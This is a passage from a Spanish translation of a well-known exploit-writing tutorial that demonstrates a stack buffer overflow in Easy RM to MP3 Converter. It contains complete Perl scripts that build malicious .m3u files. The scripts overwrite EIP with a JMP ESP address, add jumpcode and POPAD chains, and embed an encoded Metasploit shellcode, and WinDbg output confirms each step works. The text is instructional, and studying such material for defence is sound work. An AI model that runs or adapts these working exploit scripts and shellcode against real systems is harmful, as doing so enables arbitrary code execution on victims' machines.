000ff790 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0:000> d
000ff7b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0:000> d
000ff830 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff840 41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 AA.....
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

Lo último que necesitamos hacer es sobrescribir EIP con un JMP ESP. Del tutorial 1, sabemos que esto puede lograrse vía 0x01ccf23a.

¿Qué pasará cuando ocurra el desbordamiento?

- La Shellcode real será colocada en la primera parte de la string enviada y terminará en ESP+300. La Shellcode real es antepuesta con NOP's para permitir que el salta esté inactivo por un momento.
- EIP será sobrescrito con 0x01ccf23a (Apunta a una DLL, ejecuta "JMP ESP")
- Los datos después de sobrescribir EIP, serán sobrescritos con código de salto para que le sume 282 a ESP y luego salte a esa dirección.
- Después de que el payload se envíe, EIP saltará a ESP. Esto ejecutará el JumpCode para saltar a ESP+282. La Shellcode se ejecutará.

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

Intentemos con un BP como Shellcode real:

```
my $file= "test1.m3u";
my $bufferSize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc"; #position 300

my $restofbuffer = "A" x ($bufferSize-
(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMcode02.dll

my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "Archivo m3u creado con éxito\n";
```

El archivo .m3u generado, nos llevará directamente a nuestra Shellcode con un BP. (EIP = 0x000ff874 = inicio de la shellcode)

```
(d5c.c64): Break instruction exception - code 80000003 (!!! second chance
!!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=000ff874 esp=000ff84a ebp=003440c0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc                int     3
0:000> d esp
000ff84a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff85a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff86a  90 90 90 90 90 90 90 90-90 90 cc 41 41 41 41 .....AAAAA
000ff87a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff88a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff89a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff8aa  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff8ba  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

Reemplaza el BP con Shellcode real y reemplaza las A's con NOP's.

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

(Shellcode: caracteres excluidos: 0x00, 0xff, 0xac, 0xca). Cuando reemplaces las A's por NOP's, tendrás más espacio a donde saltar, entonces podemos vivir con JumpCode que solo salte 188 posiciones. (2 veces 5e).

```
my $file= "test1.m3u";
my $buffer_size = 26094;

my $junk= "\x90" x 200;
my $nop = "\x90" x 50;

# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode = "\x89\xe2\xd9\xeb\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x51\x54\x45\x50\x43\x30\x45\x50\x4c\x4b\x51\x55\x47" .
"\x4c\x4c\x4b\x43\x4c\x44\x45\x43\x48\x43\x31\x4a\x4f\x4c" .
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a" .
"\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x46" .
"\x51\x49\x50\x4a\x39\x4e\x4c\x4b\x34\x49\x50\x44\x34\x45" .
"\x57\x49\x51\x49\x5a\x44\x4d\x45\x51\x48\x42\x4a\x4b\x4c" .
"\x34\x47\x4b\x50\x54\x51\x34\x45\x54\x44\x35\x4d\x35\x4c" .
"\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4b\x39\x51\x4c\x46" .
"\x44\x45\x54\x48\x43\x51\x4f\x46\x51\x4c\x36\x43\x50\x50" .
"\x56\x43\x54\x4c\x4b\x47\x36\x46\x50\x4c\x4b\x47\x30\x44" .
"\x4c\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x44" .
"\x48\x4d\x59\x4c\x38\x4d\x53\x49\x50\x42\x4a\x46\x30\x45" .
"\x38\x4c\x30\x4c\x4a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b" .
"\x4e\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x42\x43\x43" .
"\x51\x42\x4c\x45\x33\x45\x50\x41\x41";

my $restofbuffer = "\x90" x ($buffer_size-
(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMcode02.dll

my $preshellcode = "X" x 4;

my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp

my $nop2 = "0x90" x 10; # only used to visually separate


my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
print $FILE $buffer.$eip.$pshellcode.$jumpcode;
close($FILE);
print "Archivo m3u creado con éxito\n";
```



```
ModLoad: 73000000 73026000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02240000 02250000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.c
ModLoad: 02460000 02472000 C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76ee0000 76f1c000 C:\WINDOWS\system32\RASAPI32.dll
ModLoad: system32\rasman.dll
ModLoad: system32\NETAPI32.dll
ModLoad: system32\TAPI32.dll
ModLoad: system32\rtutils.dll
ModLoad: system32\USERENV.dll
ModLoad: system32\sensapi.dll
ModLoad: system32\msv1_0.dll
ModLoad: system32\iphlpapi.dll
ModLoad: system32\mswsock.dll
ModLoad: system32\rasadhlp.dll
ModLoad: system32\urlmon.dll
ModLoad: system32\DNSAPI.dll
ModLoad: system32\hnetcfg.dll
ModLoad: system32\wshtcpip.dll
ModLoad: system32\appHelp.dll
ModLoad: system32\CLBCATQ.DLL
ModLoad: system32\COMRes.dll
ModLoad: system32\SETUPAPI.dll
ModLoad: system32\UxTheme.dll
ModLoad: system32\ntshrui.dll
ModLoad: 76b20000 76b31000 C:\WINDOWS\system32\ATL.DLL
(c80.c4c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000000 ebx=7c80353c ecx=ffffc3d edx=00000000 esi=c644d12e edi=7c80262c
eip=000ff7d0 esp=000ff720 ebp=7c800000 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xffffbf:
000ff7d0 ac          lods     byte ptr [esi]                ds:0023:c644d12e??
```

¡Baaaam! De Nuevo. 😊

Otras formas de saltar

- POPAD
- Dirección hardcodeda (fija) a saltar.

La instrucción “POPAD” puede ayudarnos a “saltar” a nuestro Shellcode también. POPAD (POPea todo doble) POPeará DWORDS del Stack (ESP) a los registros de propósito general. En una acción. Los resultados son cargados en el siguiente orden: EDI, ESI, EBP, EBX, EDX, ECX y EAX. Como resultado, el registro ESP se incrementa después de que se carga cada registro (ejecutado por el POPAD). Un POPAD tomará 32 bytes de ESP y los POPeará en el registro en una forma ordenada.

El Opcode del POPAD es 0x61.

Supongamos que necesitas saltar 40 bytes y solo tienes pocos bytes para realizar el salto, puedes usar 2 POPAD’s para apuntar ESP a la Shellcode, la cual comienza con NOP’s. 2 veces 32 bytes – 40 bytes de espacio que necesitamos para saltar.

Usemos la vulnerabilidad de Easy RM to MP3 de nuevo para demostrar esta técnica. Reusaremos un script del tutorial 1 y construiremos un buffer

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

falso que pondrá 13 X's en ESP. Luego, pretendamos que hay algo de basura (D's y A's) y después colocaremos nuestra Shellcode (NOP's + A's)

```
my $file= "test1.m3u";
my $buffer_size = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($buffer_size-
(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $pshellcode = "X" x 17; #let's pretend this is the only space we
have available
my $garbage = "\x44" x 100; #let's pretend this is the space we need
to jump over

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$pshellcode.$garbage;
close($FILE);
print "Archivo m3u creado con exito\n";
```

Después de abrir el archivo en Easy RM to MP3, la aplicación muere y ESP se ve así:

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0
edi=0000666d
eip=42424242 esp=000ff730 ebp=00344158 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??                ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58 58-58 58 58 58 44 44 44
XXXXXXXXXXXXXXXXDDD | => 13 bytes
000ff740  44 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44
DDDDDDDDDDDDDDDD | => garbage
000ff750  44 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44
DDDDDDDDDDDDDDDD | => garbage
000ff760  44 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44
DDDDDDDDDDDDDDDD | => garbage
000ff770  44 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44
DDDDDDDDDDDDDDDD | => garbage
000ff780  44 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44
DDDDDDDDDDDDDDDD | => garbage
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
000ff790 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44
DDDDDDDDDDDDDDDD | => garbage
000ff7a0 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41
.AAAAAAAAAAAAAAAA | => garbage
0:000> d
000ff7b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => garbage
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => garbage
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => garbage
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => garbage
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => garbage
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => garbage
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => garbage
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => garbage
0:000> d
000ff830 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => garbage
000ff840 41 41 90 90 90 90 90-90 90 90 90 90 90 90
AA..... | => garbage
000ff850 90 90 90 90 90 90 90-90 90 90 90 90 90 90
..... | => NOPS/Shellcode
000ff860 90 90 90 90 90 90 90-90 90 90 90 90 90 90
..... | => NOPS/Shellcode
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41
....AAAAAAAAAAAA | => NOPS/Shellcode
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => NOPS/Shellcode
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => NOPS/Shellcode
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA | => NOPS/Shellcode
```

Pretendamos que necesitamos usar las 13 X's (13 bytes) que están disponibles directamente en ESP para saltar 100 D's (44) y 160 A's (un total de 260 bytes) para terminar en nuestra Shellcode (comienza con NOPs, luego un BP, y después A's (=shellcode)).

Un POPAD = 32 bytes. Entonces 260 bytes = 9 POPAD's (-28 bytes)

Necesitamos ejecutar nuestra Shellcode con NOP's o ejecutarle en [inicio de shellcode]+28 bytes.

En nuestro caso, hemos puesto algunos NOP's antes de la Shellcode. Usemos POPAD entre los NOP's y veamos si la aplicación para en nuestro BP.

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

Primero, sobrescribe EIP de nuevo con JMP ESP. (Mira uno de los scripts anteriores). Entonces, en vez de X's, pondremos 9 POPADS seguido del Opcode (0xff,0xe4) del JMP ESP.

```
my $file= "test1.m3u";
my $bufferize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($bufferize-
(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCodec02.dll

my $preshellcode = "X" x 4; # needed to point ESP at next 13 bytes
below
$preshellcode=$preshellcode."\x61" x 9; #9 popads
$preshellcode=$preshellcode."\xff\xe4"; #10th and 11th byte, jmp esp
$preshellcode=$preshellcode."\x90\x90\x90"; #fill rest with some nops

my $garbage = "\x44" x 100; #garbage to jump over
my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "Archivo m3u creado con exito\n";
```


Después de abrir el archivo, la aplicación para en el BP. EIP y ESP se ven así:

```
(f40.5f0): Break instruction exception - code 80000003 (first chance)
eax=90909090 ebx=90904141 ecx=90909090 edx=90909090 esi=41414141
edi=41414141
eip=000ff874 esp=000ff850 ebp=41414141 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc          int     3
0:000> d eip
000ff874 cc 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
.AAAAAAAAAAAAAAAAAA
000ff884 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAAAA
000ff894 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAAAA
000ff8a4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAAAA
000ff8b4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAAAA
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
000ff8c4 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000ff8d4 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000ff8e4 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0:000> d eip-32
000ff842 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
.....
000ff852 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
.....
000ff862 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
.....
000ff872 90 90 cc 41 41 41 41 41-41 41 41 41 41 41 41 41
...AAAAAAAAAAAA
000ff882 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000ff892 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000ff8a2 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000ff8b2 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0:000> d esp
000ff850 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
.....
000ff860 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
.....
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41
....AAAAAAAAAAAA
000ff880 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000ff8a0 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000ff8b0 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
000ff8c0 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
```

Los POPAD's han funcionado y han hecho que ESP apunte a los NOP's. Luego se hizo el salto ESP (0xff 0xe4), el cual hizo que EIP saltara a los NOP's y llegara al BP (en 000f874).



Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

¡Baaam! De nuevo funcionó. 😊

Otra forma (menos preferida, pero aún posible) de saltar a la Shellcode, es usando JumpCode que simplemente salte a la dirección o a un offset de un registro. Ya que las direcciones/registros pueden variar durante cada ejecución de un programa. Esta técnica no puede funcionar siempre. Entonces, para hardcodear direcciones u offsets de un registro, simplemente necesitas encontrar el opcode que hará el salto y luego usarás ese opcode en el primer buffer más pequeño o estación para saltar a la Shellcode real.

Deberías saber ahora como encontrar el opcode para instrucciones en ensamblador. Daré 2 ejemplos:

1. Saltar a 0x12345678

```
0:000> a
7c90120e jmp 12345678
jmp 12345678
7c901213

0:000> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e e96544a495 jmp 12345678
```

=> El opcode es 0xe9,0x65,0x44,0xa4,0x95

2. Saltar a ebx+124h

```
0:000> a
7c901214 add ebx,124
add ebx,124
7c90121a jmp ebx
jmp ebx
7c90121c

0:000> u 7c901214
ntdll!DbgUserBreakPoint+0x2:
7c901214 81c324010000 add ebx,124h
7c90121a ffe3 jmp ebx
```

=> Los opcodes son 0x81,0xc3,0x24,0x01,0x00,0x00 (add ebx 124h) y 0xff,0xe3 (jmp ebx)

Saltos cortos y saltos condicionales

En el evento, necesitas saltar solo unos pocos bytes, entonces puedes usar un par de técnicas de “Saltos Cortos” para logra esto:

- Un salto corto: (jmp) : opcode 0xeb, seguido por el número de bytes.

Si quieres saltar 30 bytes, el Opcode is 0xeb,0x1e.

- Un salto condicional (corto/cercano): (“Salta si la condición se cumple”) : esta técnica se basa en los estados de uno o más flags en los registros EFLAGS (CF,OF,PF,SF y ZF). Si los flags están en los estados específicos (condición) entonces, un salto se puede realizar hacia la instrucción objetiva especificada por el operando de destino. Esta instrucción especificada con un Offset relativo al valor actual de EIP.

Ejemplo: imagina que quieres saltar 6 bytes: mira los flags (en OllyDBG) y dependiendo de los estados de los flags, tú puedes usar uno de los opcodes de abajo. Digamos que el flag z vale 1, entonces puedes usar el opcode 0x74 seguido por el número de bytes a saltar (0x06 en nuestro caso).

Este es una pequeña tabla con Opcodes de saltos y condiciones de flags:

Código Mnemónico Descripción

77 cb	JA rel8	Salto corto si es mayor (FC=0 y FZ=0)
73 cb	JAE rel8	Salto corto si es mayor o igual (FC=0)
72 cb	JB rel8	Salto corto si es menor (FC=1)
76 cb	JBE rel8	Salto corto si es menor o igual (FC=1 o FZ=1)
72 cb	JC rel8	Salto corto si hay acarreo = 1 (FC=1)
E3 cb	JCXZ rel8	Salto corto si registro CX es 0
E3 cb	JECXZ rel8	Salto corto si registro ECX 0
74 cb	JE rel8	Salto corto si es igual (FZ=1)
7F cb	JG rel8	Salto corto si es mayor (FZ=0 y SF=OF)
7D cb	JGE rel8	Salto corto si es mayor o igual (SF=OF)
7C cb	JL rel8	Salto corto si es menor (SF<>OF)
7E cb	JLE rel8	Salto corto si es menor o igual (FZ=1 o SF<>OF)
76 cb	JNA rel8	Salto corto si no es mayor (FC=1 o FZ=1)
72 cb	JNAE rel8	Salto corto si no es mayor o igual (FC=1)
73 cb	JNB rel8	Salto corto si no es menor (FC=0)

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

77 cb	JNBE rel8	Salto corto si no es menor o igual (FC=0 y FZ=0)
73 cb	JNC rel8	Salto corto si no hay acarreo (FC=0)
75 cb	JNE rel8	Salto corto si no es equal (FZ=0)
7E cb	JNG rel8	Salto corto si no es mayor (FZ=1 o FS<>OF)
7C cb	JNGE rel8	Salto corto si no es mayor o igual (FS<>FO)
7D cb	JNL rel8	Salto corto si no es menor (FS=FO)
7F cb	JNLE rel8	Salto corto si no es menor o igual (FZ=0 y FS=FO)
71 cb	JNO rel8	Salto corto si no hay desbordamiento (FO=0)
7B cb	JNP rel8	Salto corto si no es paridad (PF=0)
79 cb	JNS rel8	Salto corto si no es con signo (FS=0)
75 cb	JNZ rel8	Salto corto si no es cero (FZ=0)
70 cb	JO rel8	Salto corto si hay desbordamiento (FO=1)
7A cb	JP rel8	Salto corto si hay paridad (FP=1)
7A cb	JPE rel8	Salto corto si hay paridad o igual (FP=1)
7B cb	JPO rel8	Salto corto si hay paridad desbordamiento (FP=0)
78 cb	JS rel8	Salto corto si tiene signo (FS=1)
74 cb	JZ rel8	Salto corto si es cero (FZ = 1)
0F 87	cw/cd	JA rel16/32 Salto cercano si mayor (FC=0 y FZ=0)
0F 83	cw/cd	JAE rel16/32 Salto cercano si mayor o igual (FC=0)
0F 82	cw/cd	JB rel16/32 Salto cercano si menor (FC=1)
0F 86	cw/cd	JBE rel16/32 Salto cercano si menor o igual (FC=1 o FZ=1)
0F 82	cw/cd	JC rel16/32 Salto cercano si hay acarreo (FC=1)
0F 84	cw/cd	JE rel16/32 Salto cercano si equal (FZ=1)
0F 84	cw/cd	JZ rel16/32 Salto cercano si 0 (FZ=1)
0F 8F	cw/cd	JG rel16/32 Salto cercano si mayor (FZ=0 y FS=FO)
0F 8D	cw/cd	JGE rel16/32 Salto cercano si mayor o igual (FS=FO)
0F 8C	cw/cd	JL rel16/32 Salto cercano si menor (FS<>FO)
0F 8E	cw/cd	JLE rel16/32 Salto cercano si menor o igual (FZ=1 o FS<>FO)
0F 86	cw/cd	JNA rel16/32 Salto cercano si no es mayor (FC=1 o FZ=1)
0F 82	cw/cd	JNAE rel16/32 Salto cercano si no es mayor o igual (FC=1)
0F 83	cw/cd	JNB rel16/32 Salto cercano si no es menor (FC=0)
0F 87	cw/cd	JNBE rel16/32 Salto cercano si no es menor o igual (FC=0 y FZ=0)
0F 83	cw/cd	JNC rel16/32 Salto cercano si no hay acarreo (FC=0)
0F 85	cw/cd	JNE rel16/32 Salto cercano si no es equal (FZ=0)
0F 8E	cw/cd	JNG rel16/32 Salto cercano si no es mayor (FZ=1 o FS<>FO)
0F 8C	cw/cd	JNGE rel16/32 Salto cercano si no es mayor o igual (FS<>FO)
0F 8D	cw/cd	JNL rel16/32 Salto cercano si no es menor (FS=FO)
0F 8F	cw/cd	JNLE rel16/32 Salto cercano si no es menor o igual (FZ=0 y FS=FO)
0F 81	cw/cd	JNO rel16/32 Salto cercano si no hay overflow (FO=0)
0F 8B	cw/cd	JNP rel16/32 Salto cercano si no hay paridad (FP=0)
0F 89	cw/cd	JNS rel16/32 Salto cercano si no es signo (FS=0)
0F 85	cw/cd	JNZ rel16/32 Salto cercano si no es cero (FZ=0)
0F 80	cw/cd	JO rel16/32 Salto cercano si overflow (FO=1)

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

0F 8A cw/cd	JP rel16/32 Salto cercano si hay paridad (FP=1)
0F 8A cw/cd (FP=1)	JPE rel16/32 Salto cercano si hay paridad even
0F 8B cw/cd (FP=0)	JPO rel16/32 Salto cercano si hay paridad odd
0F 88 cw/cd	JS rel16/32 Salto cercano si tiene signo (FS=1)
0F 84 cw/cd	JZ rel16/32 Salto cercano si 0 (FZ=1)

Como puedes ver en la tabla, también puedes hacer un salto corto basado en ECX siendo 0. Una de las protecciones SEH de Windows (Ver tutorial 3 traducido por Ivinson ☺) que se ha llevado a cabo, es el hecho que los registros se limpian cuando hay una excepción. Algunas veces podrás usar 0xe3 como Opcode de salto (si ECX = 00000000).

Nota: puedes encontrar más u otra información acerca de hacer saltos de 2 bytes. Salto hacia delante, hacia atrás o negativos en:

<http://thestarman.narod.ru/asm/2bytejumps.htm>

